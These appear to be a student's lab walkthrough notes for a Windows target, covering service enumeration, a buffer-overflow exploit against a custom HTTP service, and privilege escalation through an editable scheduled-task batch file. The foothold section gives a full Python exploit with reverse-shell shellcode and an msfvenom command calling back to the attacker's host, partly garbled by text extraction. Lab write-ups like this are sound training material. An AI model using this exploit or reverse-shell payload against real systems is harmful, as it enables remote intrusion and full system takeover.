
Enumeration

2021年7月27日 22:53

- 1: Use autorecon to enumerate its services, **21**, **135**, **139**, **445**, **5985**, **27015**, **47001**, **49664-49670** are open
- 2: SMB services appears to have access control and I don't have permission
- 3: Service running on port **27015** looks interesting, access its webpage, it says **Epic HTTP Server 1.0**. However, I cannot find much info about this server, maybe it is a **user-defined server**
- 4: Access it by **POST** method: **curl -X POST** http://192.168.185.150:27015. I get the following message: **Please make sure that the post request is not bigger than 512 bytes**
- 5: I realize this service could be vulnerable to **BOF**. At this time, it is better to have a **binary file** of this service, and run it on my own **VM** to **debug** it
- 6: Sign in FTP service with **anonymous** credential, it looks like a **user's folder**. Under **Documents** folder, there are two interesting files: **panic.exe** and **EMET GUI.Ink.** Beside, under **Downloads** folder, these is a file named **ping.bat**, it could be a **scheduled task related** file, looks promising in **PE** stage. Currently, I don't have permission to download it.
- 7: **panic.exe** looks like the binary file of the vulnerable service, I can run it on my VM to verify whether it is the case. Check string content of **EMET GUI.Ink**, it is a link to **EMET_GUI.exe**, and its version is **5.5**
- 8: By searching it, EMET is a tool which can be used to **disable an application's memory protection** mechanism such as **DEP**, **ASLR**



9: After checking, **panic.exe** is indeed a vulnerable service which is vulnerable to **BOF** with its **POST** method. Debug it with **Immunity Debugger**, disable its protection with **EMET** on my VM box.

```
Foothold
```

```
2021年7月27日 22:53
```

```
1: Fuzz input to crash it, and replace the payload with a unique pattern long
string. And I get its offset is 145
2: Find bad characters, and they turns out to be "\x00", "\0x0a", "\x0d"
3: Find an address of JMP ESP, which does not have any memory protection as
well as bad characters
4: Add a NOP slide with size of 20
5: Generate shellcode, msfvenom -p windows/shell reverse tcp
LHOST=192.168.49.185 LPORT=445 EXITFUNC=thread -f c -e x86/shikata ga nai
-b "\x00\x0a\x0d"
6: The final payload should be:
"A"*145+"\x63\x14\x70\x77"+"\x90"*20+shellcode
7: The whole exploit code is
#!/usr/bin/python
import socket
import sys
def main(argv):
 s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
 s.connect(("192.168.185.150", 27015))
 nopslide = "\x90"*20
 shellcode=("\x33\xc9\x83\xe9\xaf\xe8\xff\xff\xff\xff\xc0\x5e\x81\x76\x0e"
 "\xab\x95\x52\x82\x83\xee\xfc\xe2\xf4\x57\x7d\xd0\x82\xab\x95"
 "\x32\x0b\x4e\xa4\x92\xe6\x20\xc5\x62\x09\xf9\x99\xd9\xd0\xbf"
 "\x1e\x20\xaa\xa4\x22\x18\xa4\x9a\x6a\xfe\xbe\xca\xe9\x50\xae"
 \x54\x9d\x54\x9d\x52\xb0\x70\xf9\xc2\xd9\xd0\xbb\x1e\x18
 "\xbe\x20\xd9\x43\xfa\x48\xdd\x53\x53\xfa\x1e\x0b\xa2\xaa\x46"
 \x09\x09\x03\x76\x68\xcb\x20\xa1\xd9\x83\x7d\xa4\xad\x2e\x6a
 "\x5a\x5f\x83\x6c\xad\xb2\xf7\x5d\x96\x2f\x7a\x90\xe8\x76\xf7"
 "\x4f\xcd\xd9\xda\x8f\x94\x81\xe4\x20\x99\x19\x09\xf3\x89\x53"
 "\x51\x20\x91\xd9\x83\x7b\x1c\x16\xa6\x8f\xce\x09\xe3\xf2\xcf"
 "\x95\x3a\xf5\xd8\xa7\x0d\xd6\xc3\xd9\x25\xa4\xac\x6a\x87\x3a"
 "\x3b\x94\x52\x82\x82\x51\x06\xd2\xc3\xbc\xd2\xe9\xab\x6a\x87"
 "\x54\xdb\x5a\xf7\x47\xfd\xa2\x37\x09\xc3\xad\x57\xc3\xf6\x3f"
 "\xc6\xad\x57")
 iunk = "A" * 145
 eip = "\x63\x14\x70\x77"
 s.send("POST / HTTP/1.1\n\r".encode() + junk + eip + nopslide+shellcode)
 print s.recv(1024)
 s.close()
 print "\nDone"
if __name__ == "__main__":
 main(sys.argv[1:])
```

9: Get a shell!

Privilege Escalation

2021年7月27日 22:53

- 1: Upload winpeasany.exe to target server, run it.
- 2: And also, I suddenly think of **ping.bat**, an interesting file when I enumerate **FTP** directory
- 3: Check its content, it contains some **commands**. It actually a **scheduled task related** file
- 4: Use msfvenom to generate a malicious payload named pwn.exe and put it in this folder, modify ping.bat to execute my payload: echo "pwn.exe" > ping.bat
- 5: Set up another netcat listener, wait for some minutes, I get a system shell

Review			
2021年7日27日	22:53		

- 1: Target **FTP**, **HTTP** service
- 2: Check HTTP service to find it is a **special service**, use **curl** to make a **POST request** to know it could be vulnerable to **BOF**
- 3: Enumerate FTP service to **download** or **check** some interesting files including the **possible binary file** of the **vulnerable service**, **link of EMET**, **ping.bat**, etc.
- 4: Run panic.exe on VM to make sure that it is indeed the binary file of the vulnerable service which is vulnerable of BOF
- 5: Launch BOF attack to gain a foothold
- 6: Check previously found ping.bat to realize an exploitable schedule task
- 7: Modify ping.bat's command and put a malicious payload, get a system shell